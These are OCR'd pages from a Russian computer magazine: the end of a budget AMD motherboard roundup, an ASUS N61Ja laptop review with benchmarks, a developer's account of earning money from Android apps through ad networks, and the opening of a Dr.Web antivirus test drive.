Несмотря на свою относительно невысокую цену, плата MSI 790XT-G45 оснащена двумя слотами PCI Express x16, которые позволяют создать мощную графическую подсистему. Другим доводом в пользу построении на ней производительного ПК являются результаты оверклокинга, которые мы смогли получить. Итак, опорная частота шины, после наших шаманских плясок, поднялась до значения 243 МГц, что является весьма и весьма неплохим результатом. Который, кстати, наглядно демонстрируют результаты бенчмарков.

К недостаткам платы можно отнести ее приверженность к устаревшим технологиям. Например, она обладает COM-портом и коннектором для подключения FDD, которые никак нельзя назвать современными компонентами. Кроме того, что плата поддерживает только память типа DDR2, которую никак нельзя назвать самой быстрой, она не оставляет ресурса для модернизации, вследствие популярности стандарта DDR3.

2400 руб.

MSI 785GTM-E45

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: AMD 785G И SB710
ПАМЯТЬ: DDR2 1066/800/667/533
ГРАФИЧЕСКОЕ ЯДРО: AMD RADEON HD 4200
АУДИО: REALTEK HIGH-END AUDIO
LAN: REALTEK ALC889 / ALC885
РАЗЪЕМЫ: 1XPCI EXPRESS X16; 2XPCI; 1XPCI EXPRESS X1
КОННЕКТОРЫ: 1XIDE; 4XUSB; 6XSATA; 1XATA133; 1XSPDIF OUT; 1XTPM; 1XPS/2 (КЛАВИАТУРА); 1XPS/2 (МЫШЬ); 4XUSB; 1XRJ45; 1XDVI-D; 1XVGA; 1XHDMI
ФОРМ-ФАКТОР, СМ: 24.4X21.8, MICROATX

Хотя эта плата и обладает невысокой ценой, отдача от нее наблюдается очень высокая. Чтобы не мучить тебя, сразу скажем, что нам удалось поднять опорную частоту до 243 МГц, то есть до результата, аналогичного старшей и более дорогой модели MSI 790XT-G45. Так что с производительностью и возможностями ее повышения у этого устройства все в порядке. Кроме того, MSI 785GTM-E45 — это плата форм-фактора MicroATX, который позволяет использовать ее в небольших системных блоках. Чтобы не забивать его лишними деталями, в твоем распоряжении встроенное графическое ядро ATI Radeon HD 4200, но если ты не признаешь таких решений, то тебя спасет порт PCI Express x16.

Невысокая цена платы определила ее главный недостаток, коим являются не очень качественные элементы питания. Такова обратная сторона дешевизны устройства, впрочем, если продумать систему охлаждения то, вероятно, этого можно будет избежать.

ВЫВОДЫ

Наш тест доказал, что на рынке существует хороший выбор недорогих системных плат для процессоров AMD AM2+/AM3 и каждый сможет выбрать устройство по своему вкусу. Они есть большие и маленькие, быстрые и функциональные, с хорошим разгонным потенциалом и не очень. Титул «Выбор редакции» сегодня достается плате ASUS M4A79T Deluxe, за ее лучшие результаты в тестах. Но разгоняй ее аккуратно, а то она любит покапризничать. А «Лучшая покупка» — это GIGABYTE GA-MA770T-UD3P за невысокую цену и отличную производительность.

ЕВГЕНИЙ ПОПОВ

ASUS N61Ja

УНИВЕРСАЛЬНЫЙ НОУТБУК

За последнее время нашей тестовой лаборатории приходилось видеть не так уж много действительно интересных новинок в области мобильных компьютеров. В большинстве своем это были повторяющие друг друга модели, которые не вызывали у нас особых эмоций, однако прибывший к нам ноутбук **ASUS N61Ja** способен раскалить железное сердце любого техноманьяка. Чем же так необычен этот лэптоп — мы расскажем далее.

АППАРАТНЫЕ ОСОБЕННОСТИ

Начать следует с повествования о платформе, ведь именно новейшая железная база является главной фишкой представленного ноутбука. Итак, ASUS N61Ja собран на базе набора системной логики Intel® Auburndale IMC в связке с процессором Intel® Core™ i7-620M, который отличается рабочей частотой 2,67 ГГц , но может увеличивать ее до 3,3 ГГц благодаря технологии Intel® Turbo Boost. Это приводит к увеличению производительности однопоточных и многопоточных приложений.
Дабы оценить возможности CPU, следует обратить внимание на результаты тестирования в том же Super PI. Здесь вычислительная скорость процессора в проекции на время расчета числа «пи» с миллионом знаков после запятой составляет чуть более 13 секунд — это очень высокий результат, который не под силу большинству настольных чипов. Стоит отметить, что здесь идет речь о модели Intel® Core™ i7. Но нам известно о существовании модификаций ASUS N61 и на базе Intel® Core™ i5-430M, а также версий с поддержкой технологии NVIDIA Optimus и, в частности, графического контроллера GeForce GT325. Наша модель — одна из самых мощных. Возвращаясь к изучению аппаратных особенностей нельзя не обратить внимание на емкость жесткого диска. Пользователю предоставляется 640 Гб на одном носителе. Ноутбуки по производительности все больше начинают приближаться к настольным ПК, и этот факт не может не радовать. Дисплей с диагональю 16 дюймов и LED-подсветкой позволит смотреть видео высокой четкости с максимально допустимым разрешением 1366x768. Динамики ноутбука весьма хороши для модели такого формата. Большой запас громкости, чистая передача аудиоданных. Нельзя забывать и о наличии порта USB 3.0 на левой панели — поддержку такого разъема мы видим на ноутбуке впервые. Есть также и два USB 2.0, которые можно найти с правой стороны. Отметим также, что ноутбук способен в зависимости от режима работы (от батареи или от сети) переключаться между мощным дискретным адаптером ATI Mobility Radeon

HD 5730 и экономным контроллером Intel® GMA HD. Последний не даст возможности играть в игры или выполнять сложные задачи, требующие необходимой графической базы. Но при этом платформа сможет больше времени работать от батареи. Такой подход, на наш взгляд, более чем разумен. При этом от пользователей не требуется лишних телодвижений для переключения режима — система сделает это самостоятельно.

ДИЗАЙН

Внешний облик ASUS N61Ja покажется знакомым для многих любителей портативных компьютеров. Предыдущие сборки систем ASUS N61 использовали аналогичный экстерьер, что, впрочем, не умаляет его практичности. Единственное, что может смутить — это глянцевая крышка, однако сегодня так сложно встретить ноутбук без полированных поверхностей, что такой момент ничуть не пугает. Обширная рабочая область покрыта материалом под названием «флок», напоминающим на ощупь резину. Во-первых, такое покрытие не вытрется со временем, а во-вторых, на нем не видны жирные отпечатки и мелкие царапинки. Клавиатура с разделенными декоративной решеткой клавишами очень удобна и подходит для любого типа печати. Предусмотрен здесь и цифровой блок Num Pad. Тачпад поддерживает технологию multitouch, так что пользователь может осуществлять некоторые действия при помощи аж трех пальцев. Сенсорная панель достаточно широка для комфортной работы, да и к клавишам действия претензий нет. Над клавиатурой можно видеть декоративную панель с симпатичной клавишей включения устройства (светится приятным белым цветом при работе) и рядом кнопок. Три из них позволяют управлять звуком при воспроизведении видео или звукового файла — громче, тише и полностью выключить. Еще одна дает возможность запускать воспроизведение или ставить на паузу. Последняя предназначена для выбора режима энергопотребления. Пользователю предлагаются следующие режимы: развлечения (кино и музыка), высокая производительность, офисная работа, экономия заряда. К сожалению, мощность устройства накладывает определенные ограничения на время автономной работы. Даже с включением интегрированного графического адаптера нам удалось заставить проработать ASUS N61J лишь немногим более двух с половиной часов. Возможно, ситуацию, но не слишком сильно, спасет более емкая батарея.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для проверки ноутбука мы включили режим поддержки дискретного графического контроллера. Таким образом, мы имели возможность определить эффективность ноутбука в разнообразных тестовых приложениях. В качестве тестовых платформ были запущены классические бенчмарки от Futuremark, а также пара тестов, более популярных у наших заграничных коллег (Geekbench и Crystalmark). Не забыли мы и про Super PI (утилита, которая оценивает производительность процессора при расчете числа «пи» с заданным числом знаков после запятой) и тест, встроенный в архиватор WinRAR (полезен при оценке связки процессора и подсистемы оперативной памяти). При проверке времени жизни автономной работы яркость экрана была выведена на максимум, а сам ноутбук по-прежнему функционировал в профиле, обеспечивающем максимальный уровень эффективности. Время жизни аккумулятора мы замеряли как в режиме Reader's Test (режим полного покоя, используется утилита Battery Eater Pro 2.5), так и при включенных системных программах с активным Wi-Fi. Третий, заключительный замер времени автономной работы мы сделали для любителей посмотреть кино на экране мобильного компьютера. Нами запускался DVD-диск с фильмом, включались на полную громкость динамики, и яркость экрана выставлялась на максимум.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

SuperPI mod.1.5 XS, 1M: 13,4 с
WinRAR: 1124 Кбайт/с
3DMark'03: 21717
3DMark'06: 7789
CrystalMark 2004R2: 149254
Geekbench: 4841
PassMark Performance Test: 704,3
Температура CPU/HDD: 51°/34°
Экономный режим: 2 ч 32 мин
Работа с Wi-Fi: 2 ч 18 мин
Просмотр видео: 1 ч 33 мин

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

- Дисплей: 16", 1366x768, глянцевый
- Процессор: Intel® Core™ i7-620M, 2.67 ГГц
- Чипсет: Intel® HM55 Express Chipset (Auburndale IMC)
- Память: 4096 Мбайт DDR3-1066
- Видео: ATI Mobility Radeon HD 5730, 1024 Мбайт + Intel® GMA HD
- Винчестер: 640 Гбайт, Toshiba MK6465GSX, SATA HDD, 5400 об/мин
- Оптический привод: HL-DT-ST GT30N, DVD-RW
- Порты: 1x USB 3.0, 2x USB 2.0, 1x e-SATA, ExpressCard/34, HDMI, VGA, 2xAudio, карт-ридер
- Коммуникации: Wi-Fi 802.11b/g/n, Bluetooth 2.1+EDR, LAN
- Батарея: 4400 мАч, Li-ion
- Операционная система: Windows 7 Ultimate x64
- Размеры, вес: 384x264,9x37,3 мм
- Масса: 2,79 кг

ВЫВОДЫ

Протестированный ноутбук показал себя с лучшей стороны. В принципе, проблематично найти какие-нибудь веские недостатки, так что придется докапываться к мелочам. Во-первых, при покупке стоит обратить внимание на то, что крышка ноутбука — глянцевая. Кому-то это может и не понравиться. Во-вторых, столь современная и производительная платформа стоит приличных денег, и такой ноутбук не каждому по карману. Но при этом он отличается высоким уровнем производительности, развитой функциональностью. Он подойдет как для работы, так и для игр, так что в успехе ASUS N61Ja мы ничуть не сомневаемся.

Домников Виталий dotcypress@gmail.com

$1000 НА ANDROID

Зарабатываем на приложениях для мобильной платформы от Google

Идеи зарабатывать на мобильных приложениях у меня никогда не было. Опыта разработки для мобильной платформы — тоже. Даже телефон на Android оказался у меня совершенно случайно. Но пара вечеров экспериментов и неожиданно удачная идея позволили за 2 месяца заработать более $1000. Это гораздо больше, чем я мог ожидать :)!


Сразу хочу предупредить, что не собирался писать пособие, как заработать миллион. Хотя бы потому, что если бы знал, то ни за что бы не рассказал. А вот чем я готов поделиться, так это подходами и механизмами, которые позволяют разработчикам зарабатывать на приложениях для Android. Но прежде чем рваться в бой, нужно рассказать пару слов о самой платформе.

ОТКУДА ВЗЯЛСЯ ANDROID?

Google Andoid — мобильная операционная система, в основе которой лежит ядро Linux. Как и многие другие проекты Google, технология изначально разрабатывалась компанией Android, Inc., которую поисковый гигант купил в 2005 году, наняв всех ведущих разработчиков. В 2008 году состоялся первый релиз платформы. Android сегодня — это зрелая мобильная ОС, для которой уже выпущено несколько серьезных обновлений. К концу этого года будет продаваться уже более 100 моделей телефонов на базе Android от HTC, Motorola, Samsung, Dell, Huawai, Sony Ericsson и других брендов. Если верить Эрику Шмидту, одному из главных лиц в Google, то уже сегодня каждый день продается более чем 60 тысяч Android-устройств по всему миру — короче говоря, налицо тенденция к массовому распространению. Впрочем, что еще ожидать от платформы, которую курирует сам Google? Наиболее распространённым сейчас является девайс HTC G1 — очень неплохое устройство по соотношению «цена-качество». Именно его я использую для отладки рабочих проектов. Правда, если хочешь покупать устройство сейчас, то я настоятельно рекомендую взглянуть на что-нибудь более современное, вроде HTC Nexus One или Motorola Droid. Обзоров устройств и самой платформы в Сети — миллион, поэтому на этом я останавливаться не буду.

ПРИЛОЖЕНИЯ ДЛЯ ANDROID

С популярностью платформы растет и количество приложений. К счастью, давно прошли времена, когда нужно было вручную искать программу в инете, потом закачивать дистрибутив в телефон и только там его устанавливать. Все ведущие производители создают удобные площадки для распространения приложений — каталоги, позволяющие прямо с телефона найти и установить нужную тулзу, прочитать отзывы, а если она платная, то и купить ее. Первопроходцем, поставившим на рельсы подобную схему, стала Apple, начав разработку и доведя до неимоверных масштабов App Store. У Nokia такая площадка называется Nokia Ovi Store, Microsoft после анонса своей новой мобильной ОС Windows Phone представила обновленный Microsoft Market Place. У Android такая площадка тоже есть и называется Android Market.
Виртуальные магазины наполняются продукцией от компаниий-создателей, а



Android Market на телефоне позволяет быстро найти и установить приложения

Самый первый массовый телефон на Android

также сторонних разработчиков и часто от программистов-одиночек. Для предотвращения распространения фишинговых программ и вирусов, на всех площадках обязательно работает модерация. Правда, политика размещения приложений на площадках различается: на том же App Store'е существует премодерация, и твое приложение может довольно долго проторчать в очереди на модерацию, в то время как в Android Market принята политика постмодерации. К тому же на iPhone существуют очень жесткие правила для приложений как по техническому исполнению, так и функциональному — поэтому нет никакой гарантии, что твоя разработка, будь даже она чрезвычайно полезной и удобной, попадет в каталог. Площадка Android Market в этом плане намного более либеральна. Есть еще одно отличие: легально устанавливать ПО для iPhone предполагается исключительно через AppStore, в то время как Android позволяет грузить программы откуда угодно. В каждом подходе есть и плюсы и минусы, не будем в них углубляться, а примем как должное.

Рынок приложений для Android относительно небольшой, но растет ошеломляющими темпами. Для примера, в Android Market количество приложений удвоилось за три месяца, достигнув значения 30 тысяч. Конечно, еще далеко до показателей App Store, но все еще впереди. Несмотря на слово Market («рынок» в переводе с английского), большая часть распространяемых через систему приложений бесплатна или, по меньшей мере, имеет чуть урезанную бесплатную версию. Тут стоит заметить, что оплата приложений осуществляются через Google Checkout, который так же, как и PayPal, снимает деньги с привязанной к аккаунту пластиковой карты. Но, увы, для нас — жителей ex-USSR пока возможность приобретать приложения официально закрыта. Но если постараться (подробнее — в боковом выносе), то приобрести понравившуюся игрушку и прогу все-таки можно, причем тут есть один интересный момент. Если в течение суток ты удалишь с телефона платное приложение, то деньги с твоего счета не снимутся. Такой вот гарантированный moneyback на 24 часа.

МОЖНО ЛИ ЗАРАБОТАТЬ НА ПРОДАЖАХ?

Раз приложение можно купить, то, стало быть, можно и продать? :) Переходим к самой вкусной части повествования, а именно вопросу: на чем, собственно, можно заработать. Идея разработать приложение и попробовать убедить пользователей в том, что за определенное вознаграждение оно достойно оказаться на их телефонах, напрашивается сама собой. Тем более, всю схему продажи уже давно придумали для тебя — добро пожаловать на другую сторону Android Market, предназначенную для разработчиков.

Напомню, что в магазине от Google используется пост-модерация, это значит, что приложение проверяется на вшивость уже после того, как оно попало на виртуальный прилавок. Но чтобы магазин тут же не заспамили и не засорили бессмысленной и опасной ерундой, компания взымает с каждого разработчика небольшой взнос. Поэтому, чтобы ты мог опубликовать приложение в Android Market (даже бесплатное), необходимо заплатить немного американских долларов, а именно $25.

Не то чтобы серьезная помеха на пути к миллионам — платим. Теперь можно начать продавать? Нет! К сожалению, если ты родился не в той стране (а скорее всего так и есть), то продавать приложения ты пока не сможешь. Дело в том, что продавец для работы обязательно должен оформить учетную запись Merchant Account Google Checkout, а граждане бывшего СССР в список тех, кто может это сделать, не входят. Жутко напоминает ситуацию с PayPal, где возможности принимать платежи как нет, так в ближайшем будущем и не предвидится. И это серьезный облом!

Да, можно попробовать работать через посредника. Первый вариант — друзья и родственники за границей, имеющие счета в локальных банках. Другой вариант — специальные компании-посредники, которые при желании легко ищутся через поисковик и предлагают свои услуги за 10-20% от стоимости каждой продажи. Успешного сотрудничества у меня ни с одной из них не было, поэтому конкретные компании я тебе советовать не буду. Если работать через посредников желания нет, а продавать приложения все-таки хочется, то есть еще один вариант — альтернативные магазины. Наиболее популярными считаются:

- SlideME (www.slideme.org);
- AppsLib (www.appslib.com/developers);
- AndAppStore (andappstore.com).

Модель распространения приложений через эти площадки мало чем отличается от Android Market: пользователь устанавливает специальное приложение и с помощью него ищет нужные ему программы. Увы, аудитория у альтернативных магазинов ничтожно маленькая, но даже здесь можно зарабатывать. В том же SlideME моя первая продажа прошла через день после добавления в каталог. Правда, уже через день, когда счетчик продаж остался на все том же значении, стало ясно, что состояния на этом не сколотишь. Аудитория пользователей Android очень разборчива, причем на данный момент состоит преимущественно из гиков. Всякая ерунда, которая «на ура» продается для iPhone, может вообще не иметь продаж для Android. Существуют даже целые исследования, в которых подробно анализируется этот вопрос. Если хочешь продать программу для Android, то это должен быть исключительно качественный софт, безупречно написанный и обновляемый. Моя продажа на SlideME стала для меня последней: я сделал приложение бесплатным и вставил в него рекламу.

Статистика продаж Xmas Tree в личном кабинете Quattro Wireless

Мое приложение Xmas Tree, на котором удалось заработать более $1500 за 2 месяца

$$$ ЗА ПОКАЗЫ

Да, именно рекламу. Я решил так: раз я не могу убедить пользователей купить мое приложение, то пусть пользуются им бесплатно, но не обижаются на рекламу. И в том, и другом случае я буду получать деньги. Модель стара как мир и называется AdWare, но появление мобильных приложений буквально вдохнуло в нее новую жизнь. Когда приложение появляется в каталоге, получает высокий рейтинг и хвалебные комментарии пользователей, количество загрузок может в считанные дни достичь нескольких тысяч — и это без какой-либо рекламы и вложений. А если прога хороша, то показы рекламы гарантированы! Вполне реально написать средненькое (возможно, сезонное) приложение, вставить в него рекламу и опубликовать на Android Market, при этом очень скоро начав получать профит.

Для начала нам необходимо выбрать провайдера рекламы. Это специальные сервисы, которые автоматически будут подкачивать рекламу тебе в приложение, удовлетворяющую заданным критериям, избавляя тебя от необходимости самому искать рекламодателей. Поставщиков рекламы, как и баннерных сетей для обычных веб-сайтов, по-настоящему много, но как всегда есть лидеры:

- Quattro Wireless (quattrowireless.com);
- AdMob (admob.com).

Схема работы у обоих провайдеров примерно одинаковая: ты скачиваешь специальную библиотеку, подключаешь ее к своему проекту и далее на сайте провайдера регистрируешь новую рекламную кампанию. После регистрации тебе дается уникальный код, который ты в свою очередь прописываешь в своем приложении. Процесс подключения рекламных модулей от А до Я расписан на сайтах провайдеров, с подробными примерами и видеороликами — никаких проблем тут возникнуть не должно.

Чаще всего оплачиваются не показы рекламы, а клики по рекламным объявлениям. Причем, чем больше будет соотношение клик/показ (такой показатель называется CTR), тем больше будут стоить те самые клики, поэтому в наших интересах показывать ту рекламу, на которую пользователь может клинуть. Для этого к твоим услугам предлагаются настройки таргетинга: у тебя всегда есть возможность управлять содержанием рекламных объявлений, выбирать категории, фильтровать баннеры по заданным параметрам. Для примера: у меня есть одно приложение, которое могут использовать дети, и им не очень нужно видеть рекламу на adult-контент. Также с помощью управления рекламными кампаниями можно методом научного тыка найти самые оптимальные рекламные категории, и в зависимости от типа приложения постараться подобрать таргетированную рекламную кампанию.

Максимально быстрое распространение может быть достигнуто только, если ты добавишь программу в Android Market. Процесс сабмита в каталог, о котором мы уже говорили в предыдущем разделе, не займет много времени. Тебе понадобится аккаунт на Android Market (market.android.com/publish/Home), где на специальной страничке надо заполнить описание приложения, добавить скриншоты и загрузить само приложение. Через 5 минут его смогут скачать счастливые пользователи — значит, рекламные сообщения показываются и денежки на виртуальный счет капают.

КАК ВЫВЕСТИ ДЕНЬГИ?

По своему опыту могу сказать, рвет всех по отдаче: буквально за 2 недели с момента публикации приложения на моем внутреннем счету было 200 долларов. А за ноябрь и декабрь 2009 года на одной этой площадке я заработал уже более 1100 долларов. Если быть честным, то на подобную отдачу я даже не надеялся. Приложение было сезонным и очень простым. С помощью Xmas Tree пользователи могли виртуально нарядить Рождественскую елку и установить его в качестве wallpaper'а или отправить картинку другу. Для того чтобы оценить всю простоту, можешь установить приложение и


НА ЧЕМ РАЗРАБАТЫВАЮТСЯ ПРИЛОЖЕНИЯ ДЛЯ ANDROID?

Основным языком для разработки приложений является Java. Для того чтобы начать, нужно две вещи:
• Android SDK (developer.android.com/sdk);
• любимая IDE для Java (Eclipse, IntelliJ IDEA, NetBeans — все равно).
Всю документацию и примеры можно найти на официальном сайте developer.android.com. Создать свое первое приложение на Google Android не просто, а очень просто. На том же сайте developer.android.com есть мануал с картинками для разных IDE, более того, можно создать приложение вообще с помощью одного лишь «Блокнота», но это способ для настоящих джедаев. С появлением Android Native Development Kit для разработки стало возможным использовать еще и Си.
Протестировать получившееся приложение можно на любом девайсе с платформой Android, для этого в SDK есть специальный драйвер для подключения через USB. Но если у тебя еще нет девайса — это не беда, в SDK входит полнофункциональный эмулятор (developer.android.com/guide/developing/tools/emulator.html). Именно на таком эмуляторе я отлаживал свои первые приложения, ругаясь на чрезмерную тормознутость. Зато с помощью Android Emulator'а легко симулировать высокоскоростное или, наоборот, медленное соединение, эмулировать входящее SMS или звонок, и т.д. В результате отладка приложения подчас становится еще удобнее, чем на настоящем телефоне.
Напоследок расскажу о маленьком финте ушами, позволяющем буквально за два часа написать готовую игру для Google Android. Алгоритм прост: создаем проект, вставляем на форму компонент WebView, пишем немного кода — и наш мега-движок для игр готов. Секрет в том, что таким образом мы создаем вполне рабочий браузер, в котором можем открыть любое приложение на JavaScript'е (а в скором и на Flash'е). Причем для конечного пользователя она ни чем не будет отличаться от других игр. Таким образом, можно выпускать по одной игрушке в неделю, не особо заморачиваясь изучением программирования непосредственно под Android.

С помощью Android Emulator'а можно разрабатывать и отлаживать мобильные приложения вообще без телефона


КАК РАБОТАТЬ С РАЗНЫМИ ПРОВАЙДЕРАМИ РЕКЛАМЫ?

Для более эффективного заработка на рекламе, можно работать с несколькими провайдерами рекламы одновременно. Это позволяет сервис AdWhirl (www.adwhirl.com), позволяющий избавиться от мучительного выбора между Admob или Quattro Wireless. Вместо этого компания предоставляет разработчикам возможность получить доступ к нескольким рекламным сетям одновременно, что позволяет им компенсировать затраты, когда в одной сети не хватает количества просмотров страниц (а это иногда случается). Для работы необходимо интегрировать в приложение библиотеку из Adwhirl SDK, при этом все компоненты распространяются исключительно в открытых исходниках.



Интересная статистика: отношение платных и бесплатных приложений для разных мобильных платформ

сейчас. Если у тебя нет подходящего телефона, то описание проги и скриншоты можно посмотреть с помощью специального веб-клиента для Android Market'а — www.androlib.com. Ты будешь смеяться, но разработка этой программы заняла 2-3 дня, при условии, что у меня не было опыта ни в Java, ни в разработке под данную платформу. Сейчас оно дает максимум 6 долларов в день, но и это неплохо.
Quattro Wireless посылает деньги раз в 2 месяца и не менее 100 долларов. Admob.com также платит исправно, но отдача от него намного слабее, хотя сама реклама оформлена у них лучше и красивее. Деньги можно выводить разными способами: банковский чек, PayPal, EFT. Получив неплохой бонус на виртуальном счету Quattro Wireless, я запоздало узнал об ограничении PayPal, не позволяющем принять деньги на счет пользователям из стран СНГ. Но со мной связалась служба поддержки и предложила перевести деньги по EFT (это обычный перевод на твой счет в банке). Для этого пришлось сходить в отделение банка и взять необходимые для перевода реквизиты (номер счета, SWIFT код, и еще некоторые данные — они могут разниться от банка к банку). Уже через неделю на мою карту пришли деньги. Комиссия в $30, которую взымает банк за каждый такой перевод, не могла испортить настроение от неожиданного заработка.
Конечно, мне во многом повезло, и далеко не факт, что любой начатый проект также успешно выстрелит. Поэтому я как не рассматривал, так и не рассматриваю этот способ как основной источник дохода. Но то, что на приложениях для Android можно зарабатывать — это я тебе говорю совершенно точно.





info
• Если решишься продавать приложения на Android Market через посредника, то ищи контакты в Австрии, Франции, Германии, Италии, Японии, Нидерландах, Испании, Великобритании и Штатах. Граждане этих стран могут завести себе необходимый для продажи Merchant Account Google Checkout.
• Чтобы снять ограничение на покупку платных приложений, приходится использовать специальные программы, которые эмулируют SIM-карты западных операторов (например, T-Mobile). Это программа MarketEnabler (code.google.com/p/market-enabler) и MarketAccess (amip.org.ru/wiki/android/marketaccess).

dvd
На диске ты найдешь SDK для разработки приложений для Android.

links
• Интересный блог разработчиков Android: android-developers.blogspot.com
• Видео о разработке под Android: developer.android.com/videos
• Список из 100 телефонов на Android, которые будут продаваться к концу года: www.googleandblog.com/over-100-different-android-phones/31530

Дмитрий Ленский lenskyi.d@gmail.com

DR. WEB: 18 ЛЕТ СПУСТЯ

НАШ ТЕСТ-ДРАЙВ НОВОЙ ВЕРСИИ АНТИВИРУСА

Первая версия Doctor Web появилась еще в 1992 году. Я до сих пор помню, как словил свою первую заразу, а потом лечил ее запущенным с дискеты «вебом», фанатея от того, как он управляется с вирусом. Тогда это все казалось чем-то фантастическим. Но и сегодня, когда на рынке доступна масса антивирусных решений, продукты Dr.Web остаются одними из лидеров отрасли.
По правде говоря, с антивирусными решениями я не экспериментировал довольно давно. Перебиваясь бесплатными программами и своевременными апдейтами, проблем я долгое время не знал. Если бы не дело случая, то и знакомства с последней версией Dr.Web вероятно и не было.
Для хранения файлов в Сети я уже давно использую замечательный сервис от Яндекса — Яндекс.Диск, который теперь интегрирован в старый добрый «Народ.ру». Залив в один прекрасный день архив с хорошо знакомым мне бинарником, я увидел сообщение, что файл инфицирован. Ручной анализ показал, что в исполняемый файл действительно был хитро заджоинен троян, при этом установленные на моей машине сканеры заразы не обнаружили. Оказалось, что для антивирусной проверки Яндекс использует решения от «Доктор Веб»: им проверяется как вся корреспонденция их почтового сервера, так и файлы на «народном» хостинге. С чего такая любовь? У меня был положительный опыт использования бесплатной утилиты Dr.Web CureIt!, которая за последнее время выручала меня не раз. Но посмотреть, на что способен полноценный Dr.Web, было, по меньшей мере, любопытно.


ТЕХНОЛОГИИ САМОЗАЩИТЫ

Для теста я скачал демо-версию самого топового продукта для домашнего пользователя — Dr.Web Security Space Pro, представляющего собой комбайн из антивируса и файрвола. В предвкушении полевых испытаний, я сразу стал устанавливать антивирус на одну из своих виртуалок, и тут меня поджидал первый сюрприз. Вирус! Дело в том, что прямо во время установки запускается сканер (очень похожий на CureIt!), который осуществляется первичную проверку системы. Оказалось, я забыл откатить виртуальную машину до предыдущего Snapshot'а, и в системе остался активный трой, который я когда-то анализировал на этой виртуалке. Обнаружить его — задача несложная, но безусловно порадовало, что это было сделано еще во время установки. Фактически это означает, что ты можешь установить антивирус на уже зараженную систему без предварительного ее лечения. Позже, обнаружился еще один любопытный механизм для защиты антивируса от атак на самого себя (общая технология называется Dr.Web SelfPROtect). Так, когда ты хочешь выключить все механизмы защиты, всплывает окошко с запросом CAPTCHA'и — и только после ввода правильного кода, антивирус выключается. Несложно понять, зачем это сделано: таким простым способом реализуется вполне действенная страховка на случай, если малварь захочет деактивировать антивирус, эмулируя пользовательский ввод (движение и клики мышки, нажатия клавиш клавиатуры). Такой хинт с использованием API-функций системы мы не раз описывали на страницах журнала.

НАСКОЛЬКО ЭФФЕКТИВЕН СКАНЕР?

